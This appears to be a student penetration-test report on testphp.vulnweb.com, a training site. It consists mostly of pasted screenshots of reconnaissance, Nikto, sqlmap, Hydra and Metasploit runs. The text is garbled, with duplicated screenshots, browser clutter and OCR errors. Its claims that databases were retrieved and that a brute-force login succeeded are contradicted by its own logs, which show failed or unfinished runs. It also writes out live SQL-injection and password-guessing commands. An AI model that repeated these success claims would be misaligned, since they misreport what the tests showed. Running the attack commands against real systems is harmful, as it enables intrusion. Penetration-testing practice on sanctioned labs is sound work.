

**Target:** [testphp.vulnweb.com]

**Date:** 26<sup>TH</sup> OF MARCH,2025.

**Tester:** ABDULMALIK SALAMAH

# 1. Introduction

## 1.1 Purpose

This penetration test assesses the security vulnerabilities of **testphp.vulnweb.com**, an intentionally vulnerable site for learning purposes.

## 1.2 Scope

- Web application security testing
- Testing allowed within ethical and legal guidelines
- Focus on common vulnerabilities (SQL injection, brute force, misconfigurations, etc.)

# 2. Methodology

This assessment follows the standard penetration testing methodology:

1. **Reconnaissance & Information Gathering**
2. **Scanning & Enumeration**
3. **Exploitation & Gaining Access**
4. **Post-Exploitation & Maintaining Access**
5. **Reporting & Recommendations**

# 3. Tools Used

- **Nmap** – Network scanning
- **Nikto** – Web server vulnerability scanning
- **Burp Suite / OWASP ZAP** – Intercepting HTTP traffic
- **SQLmap** – SQL injection testing
- **Hydra** – Brute-force attack testing
- **Metasploit Framework** – Exploitation

# 4. Findings & Exploits

## 4.1 Reconnaissance & Scanning

**DURING THE RECONNAISSANCE PROCESS :** The information of the website in question were gotten passively from a search platform named WHOIS .

The following details were gotten:

Google Chrome isn't your default browser [Set as default](#)

o.is

# testphp.vulnweb.com

DNS information

[Whois](#) [RDAP](#) [DNS Records](#) [Uptime](#) [Diagnostics](#)

DNS Records for testphp.vulnweb.com

Hostname	Type	TTL	Priority	Content
testphp.vulnweb.com	A	3600		<a href="#">44.228.249.3</a>

[Transfers](#) [Premium Domains](#) [Web Hosting](#) [Website Builder](#) [Contact Us](#) [FAQs](#) [Terms of Service](#)

Historical Data		
Date	Status	Server
2025-03-26 01:26:21	Inactive	Unknown
2025-03-24 13:53:28	Inactive	Unknown
2025-03-22 07:45:28	Inactive	Unknown
2025-03-20 18:21:52	Inactive	Unknown
2025-03-19 13:52:43	Inactive	Unknown
2025-03-18 05:28:05	Inactive	Unknown
2025-03-16 13:11:27	Inactive	Unknown
2025-03-15 05:10:53	Inactive	Unknown
2025-03-14 00:40:03	Inactive	Unknown
2025-03-12 10:27:29	Inactive	Unknown
2025-03-10 07:54:52	Inactive	Unknown



Google Chrome isn't your default browser. [Set as default](#)

# who.is

2025-02-27 19:42:34	Inactive	Unknown
2025-02-26 16:41:06	Inactive	Unknown
2025-02-24 23:31:27	Inactive	Unknown
2025-02-23 12:56:43	Inactive	Unknown
2025-02-22 00:05:52	Inactive	Unknown
2025-02-20 19:12:28	Inactive	Unknown
2025-02-18 20:14:50	Inactive	Unknown
2025-02-17 11:41:52	Inactive	Unknown
2025-02-16 09:42:46	Inactive	Unknown
2025-02-14 02:58:39	Inactive	Unknown
2025-02-12 22:40:05	Inactive	Unknown

## testphp.vulnweb.com

diagnostic tools

Whois RDAP DNS Records Diagnostics

### Q Ping



PING testphp.vulnweb.com (44.228.249.3) 56(84) bytes of data.  
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp\_seq=1 ttl=57 time=63.8 ms  
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp\_seq=2 ttl=57 time=63.2 ms  
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp\_seq=3 ttl=57 time=63.2 ms  
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp\_seq=4 ttl=57 time=63.2 ms  
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp\_seq=5 ttl=57 time=63.2 ms

--- testphp.vulnweb.com ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4004ms  
rtt min/avg/max/mdev = 63.174/63.316/63.821/0.252 ms

### Traceroute

traceroute to testphp.vulnweb.com (44.228.249.3), 30 hops max, 60 byte packets

- 1 ip-10-0-0-119.ec2.internal (10.0.0.119) 0.129 ms 0.229 ms 0.113 ms
- 2 ec2-3-236-62-21.compute-1.amazonaws.com (3.236.62.21) 7.549 ms 244.5.6.1 (244.5.6.1) 1.424 ms ec2-3-236-62-125.compute-1.amazonaws.com (3.236.62.125) 1.306 ms 0.943 ms 240.0.56.99 (240.0.56.99) 1.072 ms
- 3 240.0.120.5 (240.0.120.5) 60.578 ms 240.4.228.4 (240.4.228.4) 64.507 ms 240.4.228.0 (240.4.228.0) 63.230 ms
- 4 108.166.232.12 (108.166.232.12) 66.459 ms 108.166.232.15 (108.166.232.15) 62.800 ms 108.166.232.76 (108.166.232.76) 62.932 ms
- 5 242.0.18.153 (242.0.18.153) 63.104 ms 242.0.18.153 (242.0.18.153) 65.252 ms
- 6 240.0.120.5 (240.0.120.5) 60.578 ms 240.4.228.4 (240.4.228.4) 64.507 ms 240.4.228.0 (240.4.228.0) 63.230 ms
- 7 108.166.228.57 (108.166.228.57) 64.392 ms 242.1.34.197 (242.1.34.197) 70.224 ms 242.0.18.153 (242.0.18.153) 63.196 ms
- 8 \* \* \*
- 9 242.10.163.1 (242.10.163.1) 116.670 ms \* \*
- 10 \* \* \*



## Nmap Scan Results:

After carrying out a successful nmap scan results the following lists of ports and services were found:

```
Text Editor
Simple Text Editor | 1 2 3 4 | 10:10
sal1034mah@salamah: ~

--vv: Increase verbosity level (use -vv or more for greater effect)
--d: Increase debugging level (use -dd or more for greater effect)
--reason: Display the reason a port is in a particular state
--open: Only show open (or possibly open) ports
--packet-trace: Show all packets sent and received
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--noninteractive: Disable runtime interactions via keyboard
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
--6: Enable IPv6 scanning
--A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
--V: Print version number
--h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Ph -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

[sal1034mah@salamah]~$ nmap -A -T4 testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 12:23 EDT
Failed to resolve "testphp.vulnweb.com".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.27 seconds

[sal1034mah@salamah]~$ nmap -A -T4 http://testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 12:25 EDT
Unable to split netmask from target expression: "http://testphp.vulnweb.com"
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.31 seconds

[sal1034mah@salamah]~$
```

## Nikto Scan Results:

After carrying out the nikto scan results these were the lists of detected vulnerabilities:



```
sal1034mah@salamah: ~  
File Actions Edit View Help  
Supported services: adam500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-(head|get|post) http[s]-(get|post)-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ld  
ap3[-(cram|digest)|md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp  
-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp  
  
Hydra is a tool to guess/crack valid login/password pairs.  
Licensed under AGPL v3.0. The newest version is always available at;  
https://github.com/vanhauser-thc/thc-hydra  
Please don't use in military or secret service organizations, or for illegal  
purposes. (This is a wish and non-binding - most such people do not care about  
laws and ethics anyway - and tell themselves they are one of the good ones.)  
  
Example: hydra -l user -P passlist.txt ftp://192.168.0.1  
  
sal1034mah@salamah: ~  
$ nikto -h http://testphp.vulnweb.com  
- Nikto v2.5.0  
  
+ Target IP: 44.228.249.3  
+ Target Hostname: testphp.vulnweb.com  
+ Target Port: 80  
+ Start Time: 2025-03-26 11:54:14 (GMT-4)  
  
+ Server: nginx/1.19.0  
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
  
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955\(v-vs.95\)?redirectedfrom=MSDN  
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/  
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html  
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response  
+ Scan terminated: 19 error(s) and 6 item(s) reported on remote host  
+ End Time: 2025-03-26 11:58:28 (GMT-4) (254 seconds)  
  
+ 1 host(s) tested  
  
sal1034mah@salamah: ~  
$  
  
sal1034mah@salamah: ~  
[~/hydra] new Help  
[-m MODULE_OPT] [service://server[:PORT][:OPT]]  
  
Options:  
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE  
-p PASS or -P FILE try password PASS, or load several passwords from FILE  
-c FILE colon separated "login:pass" format; instead of -L/-P options  
-M FILE list of servers to attack, one entry per line, ':' to specify port  
-t TASKS run TASKS number of connects in parallel per target (default: 16)  
-U service module usage details  
-m OPT options specific for a module, see -U output for information  
-h more command line options (COMPLETE HELP)  
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)  
service the service to crack (see below for supported protocols)  
OPT some service modules support additional input (-U for module help)  
  
Supported services: adam500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-(head|get|post) http[s]-(get|post)-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ld  
ap3[-(cram|digest)|md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp  
-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp  
  
Hydra is a tool to guess/crack valid login/password pairs.  
Licensed under AGPL v3.0. The newest version is always available at;  
https://github.com/vanhauser-thc/thc-hydra  
Please don't use in military or secret service organizations, or for illegal  
purposes. (This is a wish and non-binding - most such people do not care about  
laws and ethics anyway - and tell themselves they are one of the good ones.)  
  
Example: hydra -l user -P passlist.txt ftp://192.168.0.1  
  
sal1034mah@salamah: ~  
$ nikto -h http://testphp.vulnweb.com  
- Nikto v2.5.0  
  
+ Target IP: 44.228.249.3  
+ Target Hostname: testphp.vulnweb.com  
+ Target Port: 80  
+ Start Time: 2025-03-26 11:54:14 (GMT-4)  
  
+ Server: nginx/1.19.0  
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

## 4.2 Exploitation

### 4.2.1 SQL Injection

#### SQLmap Test:

After successful carrying out of the sql injection exploitation tools,the following databases were retrieved .

Here is a screenshot of evidence of successful exploitation:

```
Minimize all open windows and show the desktop
File Actions Edit View Help

[sal1034mah@salamah:~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"--dbms

[11:10:05] [INFO] testing connection to the target URL
[11:10:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:10:06] [INFO] testing if the target URL content is stable
[11:10:06] [INFO] target URL content is stable
[11:10:06] [INFO] testing if GET parameter 'cat' is dynamic
[11:10:07] [INFO] GET parameter 'cat' appears to be dynamic
[11:10:07] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[11:10:08] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[11:10:08] [INFO] testing for SQL injection on GET parameter 'cat'
[11:10:08] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[11:13:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:13:16] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[11:13:20] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:13:21] [INFO] testing 'Generic inline queries'
[11:13:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:13:42] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[11:13:42] [WARNING] reflective value(s) found and filtering out
[11:13:48] [INFO] GET parameter 'cat' appears to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string='sem')
[11:13:48] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:13:48] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[11:13:49] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:13:49] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[11:13:50] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:13:50] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[11:13:50] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[11:13:51] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[11:13:51] [INFO] testing 'MySQL >= 5.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
```

```
File Text Editor
Simple Text Editor
File Edit View Help

[11:13:52] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:13:52] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:13:52] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:13:52] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:13:53] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[11:13:53] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[11:13:53] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:13:54] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[11:13:54] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[11:13:55] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[11:13:55] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[11:13:55] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[11:13:57] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[11:13:58] [INFO] GET parameter 'cat' is 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)' injectable
[11:13:58] [INFO] testing 'MySQL inline queries'
[11:13:58] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[11:13:59] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[11:13:59] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[11:13:59] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[11:14:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[11:14:00] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[11:14:00] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:14:01] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[11:14:01] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
[11:14:01] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'
[11:14:02] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'
[11:14:02] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'
[11:14:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'
[11:14:03] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'
[11:14:04] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[11:14:04] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[11:14:05] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK - comment)'
[11:14:05] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query - comment)'
[11:14:06] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK - comment)'
[11:14:06] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[11:14:07] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[11:14:07] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
[11:14:07] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[11:14:08] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[11:14:09] [INFO] testing 'MySQL AND time-based blind (ELT)'
[11:14:09] [INFO] testing 'MySQL OR time-based blind (ELT)'
```





```
File Actions Edit View Help
(sal1034mah@salamah)-[~]
$ hydra - admin -p rockyou.txt testphp.vulnweb.com
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 10:52:47
[ERROR] Unknown service: admin

(sal1034mah@salamah)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs

{3.0.7#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:09:56 /2025-03-26/

[11:10:05] [INFO] testing connection to the target URL
[11:10:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:10:06] [INFO] testing if the target URL content is stable
[11:10:06] [INFO] target URL content is stable
[11:10:06] [INFO] testing if GET parameter 'cat' is dynamic
[11:10:07] [INFO] GET parameter 'cat' appears to be dynamic
[11:10:07] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[11:10:08] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[11:10:08] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

## 4.2.2 Brute-Force Attack

### Hydra Test:

Exploitation of a vulnerability via brute force attack with evidence of successful log in attempts where the username and password are the same.

Here is an evidence of a successful exploitation:

```
File Actions Edit View Help
Shell No.1
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ld
ap3[-{cram|digest|md5}]s memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanypwhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp
-enump snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at:
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

Welcome to the Hydra Wizard

Enter the service to attack (eg: ftp, ssh, http-post-form): http://testphp.vulnweb.com
Enter the target to attack (or filename with targets): L FILE
Enter a username to test or a filename: test
Enter a password to test or a filename: test
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login, enter these letters without spaces (e.g. "sr") or leave empty otherwise: sr
Port number (press enter for default):

The following options are supported by the service module:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 12:56:26
[ERROR] There is no service 'http', most likely you mean one of the many web modules, e.g. http-get or http-form-post. Read it up!

If you want to add module options, enter them here (or leave empty): LOGIN

The following command will be executed now:
hydra -l test -p test -u -e sr -m 'LOGIN' L FILE http://testphp.vulnweb.com

Do you want to run the command now? [Y/n]
```

```

sal3034mah@salamah:~
File Edit View Settings Help
Simple Text Editor - hp

Service: the service to crack (see below for supported protocols)
OPT: some service modules support additional input (-U for module help)

Supported services: adam500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]--[head[get|post]] http[s]--[get|post]--form http-proxy http-proxy-urlemun icq imap[s] irc ldap2[s] ld
ap3[--[cram|digest]md5][s] memcached mongodb mssql mysql nmap oracle-listener oracle-sid pcanalyzer pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtpsc 57-300 sip smb smtp[s] smtp
--enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

Welcome to the Hydra Wizard

Enter the service to attack (eg: ftp, ssh, http-post-form): http://testphp.vulnweb.com
Enter the target to attack (or filename with targets): L FILE
Enter a username to test or a filename: test
Enter a password to test or a filename: test
If you want to test for passwords (same as login, (n)null or (r)everse login, enter these letters without spaces (e.g. "sr") or leave empty otherwise: sr
Port number (press enter for default):

The following options are supported by the service module:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and eth
ics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 12:56:26
[ERROR] There is no service "http", most likely you mean one of the many web modules, e.g. http-get or http-form-post. Read it up! https://github.com/vanhauser-thc/thc-hydra/wiki/Services

If you want to add module options, enter them here (or leave empty): LOGIN

The following command will be executed now:
hydra -l test -p test -u -e sr -m "LOGIN" L FILE http://testphp.vulnweb.com

Do you want to run the command now? [Y/n] Y

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and eth
ics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-26 12:58:26

```

### Metasploit framework scan results:

To check for broken sessions the Metasploit framework was used and the following results were gotten.

```

/home/sal034mah                                Shell No.1
File Actions Edit View Help

oCWNNWNNWNMMMo                                     :+:      :+:
..cdK08k;                                           :+::    :+::
                                                    ::::::+:

Metasploit

--[ metasploit v6.4.18-dev ]
+- -- [ 2437 exploits - 1295 auxiliary - 429 post ]
+- -- [ 1471 payloads - 47 encoders - 11 nops ]
+- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > session -k 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 > sessions -k 1
